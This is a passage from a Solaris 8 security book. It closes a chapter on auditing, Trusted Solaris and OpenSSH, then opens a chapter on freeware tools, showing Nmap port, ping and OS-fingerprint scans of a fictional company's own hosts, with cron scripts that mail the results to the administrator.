The OpenSSH solution provided on the Sun Web site is only one of a multitude of open-source solutions available over the Internet. These solutions range from "legitimate," controlled sources such as the OpenBSD group discussed earlier to homegrown scripts written out of the garage of Joe Unix. The Internet has opened the world of published information to anyone who can put together a Web page. Unfortunately, in the world of the Internet, the rule of the day is *caveat emptor: let the buyer beware!* This is particularly true when you get scripts or executables from sources that are collectives of users. Many of these sites, such as www.sunhelp.org or www.solariscentral.org, are excellent sites for technical information that you might not be able to find elsewhere. Certainly, you can find out things at these Web sites that Sun will never tell you in its documentation. The practical experience available at such sites is invaluable. However, even with such expertise available on Web sites and the Usenet groups relating to Solaris, the system administrator should never implement any executable or script on his system without first understanding exactly what it does, down to the point of examining the source code. There are exceptions to this very basic rule, such as the OpenSSH download from the Sun Web site, but when security is involved, it is prudent to take no chances!

Summary

Solaris 8 OE has satisfactory security measures included in its build set with SunSCREEN BSM enabled that are based on the security standard set by the DOD's Orange Book C2 criteria. Auditing is the first level of additional defense provided with BSM that can be added into the default Solaris 8 OE installation. With auditing, the administrator has taken on the role of watchdog, protecting the security of the system's resources with vigilance against infractions and armed with a secure, established policy for actions to be taken when they occur. It is important, however, to organize auditing administration so that it never becomes a burden to the administrator or, more important, a danger to the system.

Sun provides additional products that compliment and enhance the existing security measures—measures that can be added on in layers to achieve a much higher degree of protection. Trusted Solaris 8 OE is a package designed to provide a heightened architectural design based on the standard Solaris 8 OE foundation but including security standards that bring the system up to the DOD's Orange Book B1 criteria, including Role-Based Access Control and Mandatory Access Control based on labeling. If protection higher than Solaris 8 OE's C2-level security is needed, Sun provides configuration blueprints in a collection of scripts called the Solaris Security Toolkit. The toolkit allows for specific configuration of functionality in the Solaris 8 OE to close possible security holes; it is completely flexible. It is built to work with the JumpStart application to be able to load clients preconfigured for high security. If additional, more robust connectivity is needed, Sun provides the open-source application OpenSSH tailored to work with the Solaris Security Toolkit. This application, when compiled and linked in the Solaris 8 OE, provides encrypted X-application communication with clients.

Solutions Fast Track

The Orange Book

☑ The Orange Book is the foundation for computer security as it is modeled today, providing the de facto standard for assessing security levels with classifications such as C1, C2, and B1.

☑ The file security defined in the Orange Book provides the basic model used in virtually all computer systems today.

☑ Even though the Orange Book classification levels go from the lowest level D to the highest level A, in reality, except for a very few exceptions, most operating environments run under C1, C2, or B1 levels.

Choosing Solaris 8 C2 Security

☑ The SunSCREEN Basic Security Module is required in order to bring the default installation of the Solaris 8 OE up to C2 level security.

☑ Auditing must be configured and managed with an organized methodology in order for it to be useful and controllable.

☑ Auditing can be finely configured and managed by editing the audit_control and audit_user files and utilizing the **auditconfig**, **auditreduce**, and **praudit** commands.

Choosing Trusted Solaris 8

☑ Choosing the Trusted Solaris 8 OE, although providing a very high level of security, requires a commitment of both human and system resources to administer and maintain.

☑ Role-Based Access Control (RBAC) and Mandatory Access Control (MAC), also known as *labeling*, are keystones to the comprehensive protection provided in Trusted Solaris 8 OE.

☑ Proper auditing and auditing analysis are cornerstones of all security systems. Administrators must always be vigilant for possible breaches.

Solaris 8 Security Enhancements

☑ SunScreen SecureNet provides an effective means of encrypting network traffic. SunScreen Simple Key Management for Internet Protocols (SKIP) is the mechanism provided in SunScreen Secure Net for encrypting network traffic. Virtual private network (VPN) is a subset of SKIP and provides a way for a highly encrypted point-to-point connection or tunneling to be created either on a local LAN, across a WAN, or even across the Internet.

- ☑ The Solaris Security Toolkit is a group of scripts designed to help facilitate the creation of secure systems. The scripts are highly configurable, but since they are available for free as a download from Sun, they are not supported.
- ☑ OpenSSH is an open-source application that has been ported to Solaris 8 and can be compiled and linked to run in that environment. It provides a secure means of doing X-access communications between clients and servers. It works with the Solaris Security Toolkit for deployment and provides a necessary communications component that is normally disabled by the Toolkit by default.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to **www.syngress.com/solutions** and click on the **"Ask the Author"** form.

Q: Why should I set up auditing when I already have sufficient security in place?

A: A friend related to me an anecdote that fits this scenario: A Marine was told by his sergeant to string razor wire around the encampment. After considerable struggle with the difficult-to-handle razor wire, he asked his sergeant, "Sir, why are we stringing this wire around the encampment?" The sergeant replied, "It's to make sure the enemy cannot and will not be able to breach our perimeter, Private!" The private, perplexed, pointed to the landmine field between the wire and the encampment and said, "Sir, then what is the landmine field for?" The sergeant replied, "It's for when the enemy breaches our perimeter, Private!" The moral of the story is, when it comes to security, never assume that you have enough.

Q: How do I know when it is appropriate to use Trusted Solaris 8 instead of Solaris 8?

A: It is difficult to determine the appropriate level of security in a given situation. We as computer professionals are expected to not only understand the technology completely but are to take into account the sensitivity of the data and work within budget constraints as well. Generally, since there is always an expense with the increase of security, the main question to be answered is, "What would the damage be if the data is compromised?" By way of example, I'll ask a rhetorical question: "How much security do you think protects the formula for Coca-Cola?"

Q: Is Trusted Solaris 8 government-dictated design overkill for my needs?

A: Although it is true that both Solaris 8 and Trusted Solaris 8 are based on the model that the U.S. government was using, the structure had been improved to the point that it can fit almost any security situation. The model security was originally based on was comprehensive and rigid. Now, over 15 years later, it has evolved to become even more comprehensive with the added benefit of flexibility.

Q: What further training will I need to be able to properly administrate security in my work environment?


A: This too is a question with many variables. In many cases, the information that is provided in this book would be more than adequate for implementation of a sound security policy for your organization. In other cases, a much more in-depth understanding might be required. Many of the subjects that are included here have entire volumes written about them—their internals, their encryption methods and algorithms used. When it comes to security, enough knowledge is enough, but more is always better.

Q: When is SunScreen SecureNet necessary?

A: Networking is perhaps the most vulnerable link in the security chain. In the past, many organizations trusted the phone company to provide security in the dedicated links that comprised our WANs. Now we are less naive. We understand the concepts of date eavesdropping, intercepting, and spoofing. We know the vulnerabilities of the phone company's data exchange switches and how easily they can be tapped. Now, with the advent of the Internet, it is even more difficult to control the flow of data within a company. What can be controlled, however, is the way the data is transmitted. Encryption technology such as SunScreen SecureNet ensures that should data you are protecting enter a vulnerable area of the network, it is still protected.

Q: Should OpenSSH always be used for client connectivity issues?

A: No. Actually, the Solaris Security Toolkit, by default, completely disables the traditional type of UNIX connectivity, such as remote shell and X-Window access, that is protected with OpenSSH. Today, with Java and other Web applications, there are other methodologies of connectivity, which are discussed later in this book, that provide a similar level of security.



Chapter 3

Securing Solaris with Freeware Security Tools

Solutions in this chapter:

- Detecting Vulnerabilities with Portscanning
- Discovering Unauthorized Systems Using IP Scanning
- Detecting Unusual Traffic with Network Traffic Monitoring
- Using Sudo

☑ Summary

☑ Solutions Fast Track

☑ Frequently Asked Questions

Introduction

One of the benefits of Solaris being a UNIX variant is the fact that software originally developed for other UNIX platforms is easily ported and configured for use under most modern versions of Solaris. Because of this, an abundance of freeware security-related software exists in the public domain. The downside is that this software is also easily obtained by malicious hackers, and may be used against you and your systems when you least expect it.

We will start by examining a very popular portscanning tool that is easily adapted to finding openings in a vulnerable system, as well as determining what systems are attached to a particular subnet. Then we will look at a common and well-maintained network intrusion detection system that may be used to monitor for suspect or malicious traffic on your networks. We will examine the benefits of a dedicated network sniffer, and see how it can help enhance your network and system security. Finally, we will have a look at a tool that allows an administrator to grant access to super-user functions on a case-by-case and user-by-user basis.

It is critical to remember that these tools, while well-supported in the UNIX community, are not the be-all, end-all for network, system, and user security. Are there better tools out there? It is difficult judge what is better when comparing something free to something that costs money (whether a little or a lot). Commercial tools, due to their price tag, often come with superior technical support and maintenance resources available by phone, the World Wide Web and even through on-site support engineers. You generally will not find any of these offerings through an open source tool. With commercial software, the customer is usually proactively notified when a new version or bug fix is released, whereas with free software, the administrator must devote some portion of his or her time to verifying that the latest and greatest release is being used. Whether free or commercial, each type of software offers certain advantages over the other.

Ultimately your organizational structure, your superiors and your budget allocations will decide which path you take. In some cases, you may have a mixed environment of free and commercial products. I have found that such a mixture often works best in heterogeneous environments. Your needs and restrictions will eventually determine what tools you use.

As you start to explore and use these freeware tools, you should be aware of several things. First and foremost, these tools are open source and generally distributed as source code only. This means you will need appropriate compilers, libraries and other utilities to get the software in a machine-runnable format. Since anyone can download this software, and because numerous parties tend to mirror copies of these tools on various Web and FTP sites, you should be careful where you do your shopping. A couple of years ago a tool called SATAN was obtained, in source form, by a malicious hacker. This hacker inserted some code into the package's source files that created various backdoors and vulnerabilities. Any well-meaning administrator who downloaded, compiled and used this version of SATAN left their systems vulnerable to attack. The best practice is to obtain your software from one of the following sources, in order of preference:

- The author's Web or FTP site
- A mirror approved by the author (these are often listed under a *mirrors* link on the main site)
- An internal mirror (if your organization is large enough to support such a system)
- A security vendor page or FTP site
- www.sunfreeware.com

Each of these places should have clean, verified copies of the tool distribution and source code. You will also find various checksums for the tarball packages on the sites mentioned above. Once you download the tarball, run the checksum utility, MD5 or other hash program (as instructed by the author/site maintainer) and be certain they match. If they do not, don't use that code until you can verify its authenticity. Also keep in mind that some organizations frown on free software. While this is often a matter of principles and priorities, you should always verify with your superiors that free software security tools are welcome on the development and production networks. Permission, especially in writing, to use these tools is invaluable should something bad happen. At the very least, you will want to make your superiors aware of the tools that you will be using, what purposes they serve, and what dangers they may pose, if any.

While the software is free, it is not without cost. You won't have access to a formal support and troubleshooting resource, for starters. You will be on your own to deal with any bugs that crop up until the author gets around to fixing them. These factors, and the authenticity problems already mentioned, are the biggest drawbacks to using these tools. The benefits include the ability to manipulate the source code of these tools to get around various customizations or other unique situations that exist only in your environment. These changes may be very welcome to the author and may end up as part of the distribution! The ability to examine program code will help you to gain a deeper understanding of what it takes, on a machine-level side, to properly test, audit and secure a system. Finally, the software will enable you to use the tools and tactics of hackers to secure your systems. You will see through their eyes and begin to enter their mindset. Becoming the enemy for just a moment will, without a doubt, make you a better system security professional.

Notes from the Underground…

Know Your Enemy

Researching security provides a unique insight into the state of your systems, their vulnerabilities and the amount of work needed to bring your systems up to par. Investigation will also lead you to discover information about the latest hacks, exploits and vulnerabilities days, weeks or even months before they are published in mainstream media sources.

Quite a few white hat or ethical hackers actively engage in hacking their own systems and software in an effort to uncover as-yet-unknown security risks and holes. Between the Web sites and repositories of the unethical and ethical hackers, one can easily get a good feel for what lies just beyond the horizon in terms of new exploits and vulnerabilities. I strongly suggest you utilize the Web and other resources, including peer and professional contacts, then keep abreast of the latest exploits and system vulnerabilities. Participate in the professional mailing lists for security and penetration testing experts, stay aware of new tools and tips for securing and verifying the security of systems, and generally be open-minded.

All too often, administrators think that securing a system once is enough. Nothing could be farther from the truth. What checks out as secure today in Solaris 8 may in fact be tomorrow's vulnerability. Expect to constantly research the latest activity of both the good guys and the bad guys to stay one step ahead of the game. If you don't, complacency will set in and eventually someone will root your system. Remember: security is ongoing!

Detecting Vulnerabilities with Portscanning

The typical Solaris installation comes with quite a few active ports. Perhaps the two most notorious of these ports, at least in recent times, are RPC-based ports for sadmind, the default administration daemon, and the portmapper for RPC services, rpcbind. Other seemingly more benign ports are also open by default on Solaris, such as telnet, FTP, finger, the r-command ports, and numerous other RPC-based services, obtained via the portmapper, such as rpc.sprayd, rpc.walld and others.

The telnet port may be disabled, especially if you install a Secure Shell (SSH) server. SSH provides a much more secure means of pseudo-terminal access to remote systems by encrypting the datastream. Telnet itself is the most vulnerable since all transmitted data is sent in cleartext. Passwords and other critical information may easily be snooped from network telnet sessions. The FTP protocol also represents a vulnerability, mainly from buffer overflows or misconfiguration. If the service is not needed, simply disable it. If you do install SSH, then there is no reason to keep the r-command services running. Since these commands rely on minimal host or user-based authentication, and provide no encryption, you are better off removing them from the start. The finger service is very useful for both legitimate and illegitimate purposes, so leaving this service active is a matter of judgment. Generally, on a firewalled network with properly configured systems, I will leave finger enabled, as it tends to be very useful and most of the actual exploitable bugs have long since been fixed.

The RPC-based services are, again, a judgment call. If you need the services offered (calendar, tooltalk, NFS, and so on), then you will need to check your configurations and settings and be sure that the services are configured with maximum security. If you do not need them, simply comment them out from /etc/inetd.conf or prevent them from starting up in the run control scripts on your system.

To see what ports, and consequently which services, are available to the outside world, you should obtain a copy of the portscanner Nmap, which stands for Network Mapper. This software is easily available in many places and generally in two forms: a source-code only copy may be found at www.insecure.org, and a pre-compiled Solaris binary may be obtained from www.sunfreeware.com. Let's take a brief tour of Nmap.

Damage & Defense…

Where Do These Things Come From?

One of the tools covered in this chapter is called Snort, written by Martin Roesch. Roesch is a security professional in the deepest sense and works for Hiverworld, makers of a commercial, network-distributed intrusion detection system. He also plays an enormous part in running the Snort home page at www.snort.org. Given the discussion groups, downloads, links and abundant on-site informational resources, his site should be one of your first stops both for obtaining Snort and for learning more about Solaris security in general.

Another excellent site is the SunFreeware site at www.sunfree-ware.com, run by Steven M. Christensen. Christensen is involved in numerous projects, but the SunFreeware site has arguably had the greatest impact on Solaris administrators and users to date. Just now, Sun Microsystems is finally ramping up with an admin-oriented site called BigAdmin at www.sun.com/bigadmin. While the site has existed for about two years, it really wasn't a great resource for administrators until that last seven or eight months. Interestingly, Sun links Big Admin to SunFreeware's site.

Christensen's site takes first honors in terms of locating software for most current revisions of Solaris (from 2.5 to 8), and for both the Sparc and Intel platform versions. Sunfreeware.com boasts a wide range of precompiled applications for Solaris in standard Solaris package and Web Start formats. Also included are the source code files for this software, in case the compile-time defaults are not what you want them to be. One of the parts of Sunfreeware.com that I found most useful was the information on making your own packages for pre-compiled binary files. Solaris packages are a great way to distribute software, but are often something of a mystery to most administrators. Christensen's excellent tutorial, along with the follow-up detail provided by several SunFreeware customers, is a great starting point for learning how to make, verify and distribute packages. Of course, being ever security-conscious, the site provides a good selection of security-related software and a complete list of MD5 checksums for verification of file integrity.

One other site that bears mention is SecurityFocus, at www .securityfocu.com. More a portal than a software distribution site, SecurityFocus houses some excellent Sun security software and an

Continued

impeccable database of vulnerabilities and exploits (including information for fixes and workarounds) relating to any number of operating systems, including Solaris. The site also hosts several mailing lists, some of which are Solaris specific. The Solaris mailing lists tend to have excellent, professional-grade discussions that will prove invaluable to novice and experienced administrators alike.

Nmap has a large number of command-line options to modify and direct its behavior. We will only be focusing on a few of these. The most generic way to run Nmap is to just give it a hostname or IP address as an argument:

```
nmap [-options] <hostname>
```

You can be a bit more generic and have it do as its name implies, scan an entire network by giving it a network address in CIDR notation:

```
nmap A.B.C.D/xx
```

In this chapter, we will be focusing on the following options and switches:

- **-sT** Initiates a TCP connect() scan (Default if no other options are given).
- **-sU** Initiates a UDP portscan. This scan requires you run Nmap as root.
- **-sP** Initiates a ping scan. Attempts to ping the specified hosts or any host in the given subnet or address range.
- **-oN<logfile>** Tells Nmap to output its results to a human readable, ASCII text file named <logfile>.
- **-O** Initiates TCP/IP fingerprinting. Nmap attempts to figure out the remote OS of the target(s) by using a fingerprint file (included) to examine and compare various TCP/IP attributes. This requires Nmap be run as root.


While this is what we will concentrate on, please be sure to look over the documentation and built-in help for Nmap. Nmap has great power, and a little time spent learning it will pay off.

Using our fictitious company as an example, suppose you want to see what ports are open on www.incoming-traveller.com. Once you have installed Nmap on your administrative system and properly configured the software, execute the following command:

```
%nmap -sT www.incoming-traveller.com
```

The portscan itself may take anywhere from 10 seconds, to 3 or 4 minutes, depending on how many open ports the scanner finds and has to report on. The normal output of Nmap after a scan will look something like Figure 3.1.

Figure 3.1 The Normal Output of Nmap after a Scan



```
%nmap 10.1.1.33

Starting nmap V. 2.53 by fyodor@insecure.org ( www.insecure.org/nmap/ )
Interesting ports on www.incoming-traveller.com (10.1.1.33):
(The 1517 ports scanned but not shown below are in state: closed)
Port       State       Service
22/tcp     open        ssh
80/tcp     open        http
111/tcp    open        sunrpc
2049/tcp   open        nfs
4045/tcp   open        lockd
6000/tcp   open        X11
32771/tcp  open        sometimes-rpc5
32780/tcp  open        sometimes-rpc23

Nmap run completed -- 1 IP address (1 host up) scanned in 3 seconds
$
```

The first three entries are self-explanatory. The entry for port 111 indicates that the process rpcbind is running on this system, and that other RPC services are running. You should use the **rpcinfo** command to gather more information on these services. The service on 4045 indicates that this system is acting as an NFS client and port 6000 shows that an X session is running on the system (OpenWindows, CDE, KDE, etc.). The last two entries are artifacts of that open X session and may present vulnerabilities in that the windowing system may have vulnerable sub-processes bound to those ports.


You may have noticed that no UDP ports came up. That is because Nmap requires root privileges to conduct more intensive and stealthy portscans. This keeps it from being abused by local users to some degree. In order to conduct a UDP scan, sU to root and then execute:

```
%nmap -sU www.incoming-traveller.com
```

You will get something like Figure 3.2. This type of portscan will often take longer for Nmap to complete. As you can see, www.incoming-traveller.com is not only a Web server, but also an NFS server (port 2049), a syslog server (port 514), a name server (port 53) and an X server, among other things.

Each of these services represents a vulnerability, be it major or minor. Over the past 24 months, numerous DNS/BIND exploits have surfaced. This system should be running at least BIND 8.2.3-REL or better. If not, it could be compromised by one of several exploits. The syslog entry is a minor threat, though it could be exploited to corrupt or overwrite log files. In the worst case, incessant messages to syslog could be used to fill up the partition the syslog files live on. This could cause crashes or other instability on the system. The BOOTP entry is often found on Solaris systems when installing Hewlett-Packard Jetdirect/ Jetadmin software. Unless www.incoming-traveller.com is providing BOOTP services to network printers, you may safely disable the service.

Figure 3.2 Results of a UDP Scan



```
# /usr/local/sbin/nmap -sU www.incoming-traveller.com

Starting nmap V. 2.53 by fyodor@insecure.org ( www.insecure.org/nmap/ )
Interesting ports on www.incoming-traveller.com (10.1.1.33):
(The 1441 ports scanned but not shown below are in state: closed)
Port       State       Service
53/udp     open        domain
111/udp    open        sunrpc
123/udp    open        ntp
514/udp    open        syslog
2049/udp   open        nfsd
4045/udp   open        lockd
32771/udp  open        sometimes-rpc6
32773/udp  open        sometimes-rpc10

Nmap run completed -- 1 IP address (1 host up) scanned in 1328 seconds
# 
```

The sunrpc and ntp services are generally unrelated to each other in any programmatic way, but they warrant some extra attention. In essence, if your system will also be an NFS server, then it should naturally be behind a firewall, and the NFS shares should be exported with appropriate permissions and access restrictions. This admittedly does not fully address the other services sitting behind the RPC portmapper. In order to understand what else is out there, you need to look in /etc/inetd.conf and /etc/rc[123].d to see what RPC services are started at boot and which are started on an as-needed basis. The best command to determine what RPC services your system offers is rpcinfo. You can use this almost as an RPC portscanner (though it is not one) to see what services show as being up and available.

NFS can be timestamp-sensitive, so system clocks should be synchronized to a universal source. This is where ntp comes in. The ntp protocol will synchronize system clocks with minimal administrator intervention, thus providing uniform timestamps across your networked systems. A properly configured NTP setup is a minimal or non-threat to your systems.

Finally, it is important to note that not all services are started out of inetd and based in /etc/inetd.conf. The majority of default services are, but there are at least two notable exceptions—snmp and smtp. The snmp services are started out of /etc/rc3.d/ scripts and smtp starts in /etc/rc2.d/S88sendmail. An open smtp service will show as port 25/tcp and snmp will show as one or both of ports 161/udp and 162/udp. Since Solaris is highly configurable, it is not beyond the realm of possibility that you may inherit a system running these common services on nonstandard ports.

Advanced Portscanning

From time to time, users will request the installation of various software packages. It is an excellent practice to review all documentation about the new software before conducting the installation, especially with an eye towards system security. The real world rarely affords the overworked administrator such a luxury, and software is often hastily installed, configured and forgotten about. From the perspective of best practices security, this is simply unacceptable and will eventually lead to the compromise of a system.

A good plan to allow for such haste, but to minimize security risks, would be to run a portscanner against some or all of your systems (at your discretion). The output should then be carefully reviewed, remediation measures undertaken and the changes verified.

The first step is to devise a script that can be run either manually, or out of cron, to invoke Nmap on your administrative machine. The command line syntax of Nmap makes this easily accomplished with just a few more arguments than those we have already seen. Let's assume that we want to scan www.incoming-traveller.com and mail.inbound-traveller.com, the company mail server with POP3, IMAP And SMTP services. To do this, we would put together a small shell script, like this:

```
#!/bin/sh
LOG=/path/to/root-read-write-only-directory/file


/path/to/nmap -sT -sU www.incoming-traveller.com mail.incoming-
    traveller.com -oN $LOG
cat $LOG | mailx -s "nmap output" scarter@incoming-traveller.com
```

This script should be run out of root's crontab once a week. We have already seen the -sT and -sU options. The -oN tells Nmap to log output in human-readable form to the specified file. We simply mail this back to the administrator when Nmap is finished.

Suppose you have a subnet or a part of a subnet that you want to scan once a week for changes or vulnerabilities. Fortunately, Nmap makes this simple as well. You would just change the command line for Nmap to something like this:

```
%/path/to/nmap -sT -sU 10.1.1.33-40 -oN $LOG
```

In this case, Nmap would conduct a TCP and UDP scan on the IP's between 10.1.1.33 and 10.1.1.40, inclusive, and then place the output in our logfile. Nmap has a great many other features and rightly deserves its own book, or at least its own chapter in a book. We will touch on some of the other features (like OS fingerprinting) and its usefulness in your environment in the next section.

Discovering Unauthorized Systems Using IP Scanning

As an administrator, it is critical to track what systems exist on your network, what the role and purpose of each system is, who has access, what software is installed and what the role of each system is in the overall business. It is essential to document everything, from assigned IP addresses and hostnames, to installed applications, root passwords and user accounts. Some administrators prefer to keep this information in electronic format, but the more crusty among us like to have this data in analog format, on paper, in a binder, locked away someplace secure. Whichever method you prefer, start documenting now and document with as much diligence and accuracy as possible.


A key part of this documentation process is knowing what systems are on your network. In large environments it is relatively simple for a moderately technical user to set up a system and guess at a legal IP address for your network. In order to understand which systems are present on your network, the Nmap tool may be used to conduct ping sweeps or ping scans. In this scenario, Nmap will take a range or several ranges of IP address and attempt to ping each address in that block. This is a task that should be carried out once a week (or more often if your concerns are greater) by the administrator.

An added bonus of Nmap is its extensive OS fingerprint database. Although you must run Nmap as root to utilize this feature, the benefits are wide-ranging. For example, let us assume that our company, Incoming Traveller, Inc. is a Solaris-only shop. Assuming you have a well-documented network environment, and know what IPs are in use (and hence which IP's should show up on the network), we will set up Nmap to inventory IPs in use and to inventory operating systems on the network. Pretend Incoming Traveller, Inc. uses a subnetted 10.0.0.0 IP space, 10.1.1.0/24. As root, run Nmap with the following switches:

```
%nmap -sP  10.1.1.0/24
```

When Nmap finishes (and this may take anywhere from several minutes to several hours, depending on the number of systems found), you should have output similar to Figure 3.3.

Figure 3.3 Nmap Inventory Results for IPs and OSs on the Network



```
%nmap -sP 10.1.1.0/24

Starting nmap V. 2.53 by fyodor@insecure.org ( www.insecure.org/nmap/ )
Host  (10.1.1.1) appears to be up.
Host  (10.1.1.30) appears to be up.
Host  (www.incoming-traveller.com) appears to be up.
Nmap run completed -- 256 IP addresses (3 hosts up) scanned in 8 seconds
%
```

Next, run Nmap with its -O option (as root!) to fingerprint hosts on the network:

```
%nmap -O 10.1.1.0/24 >> /ip_and_fingerprints.out
```

When Nmap finishes its run, your file will be appended with the following:

```
Starting nmap V. 2.53 by fyodor@insecure.org (www.insecure.org/nmap/)
Interesting ports on www.incoming-traveller.com(10.1.1.33:
(The 1517 ports scanned but not shown below are in state: closed)
Port        State       Service
22/tcp      open        ssh
80/tcp      open        http
111/tcp     open        sunrpc
4045/tcp    open        lockd
6000/tcp    open        X11
32771/tcp   open        sometimes-rpc5
32780/tcp   open        sometimes-rpc23
```

```
TCP Sequence Prediction: Class=truly random
                         Difficulty=9999999 (Good luck!)
Remote operating system guess: Solaris 2.6 - 2.7 with tcp_strong_iss=2
```

In this case, Nmap has guessed that our Web server is running Solaris 2.6 or 2.7, it has shown us the open ports again (better too much information that too little) and it has even told us some information about our TCP sequencing. In order to automate all this data gathering, we would again devise a small script to be run out of cron as root:

```
#!/bin/sh

LOG= /tmp/ip_and_fingerprints.out

/path/to/nmap -sP  10.1.1.0/24 -oN $LOG
/path/to/nmap -O   10.1.1.0/24 >> $LOG

cat $LOG | mailx -s "nmap output" scarter@incoming-traveller.com
```

You may have noticed that neither script example has redirected standard error to /dev/null, as is commonly done on most systems. Instead, anything directed to standard error (and, in this case, standard out), will be captured by the shell spawned by cron and dumped into an email to the invoking user (in this case, root). Since these are freeware public products, bugs, and errors may crop up from time to time, especially as you upgrade versions of the OS or the freeware product. This way, you can see if the software starts to behave badly and remedy the situation, rather than sit in the dark thinking all is well when it is not!

Using the *arp* Command on Solaris

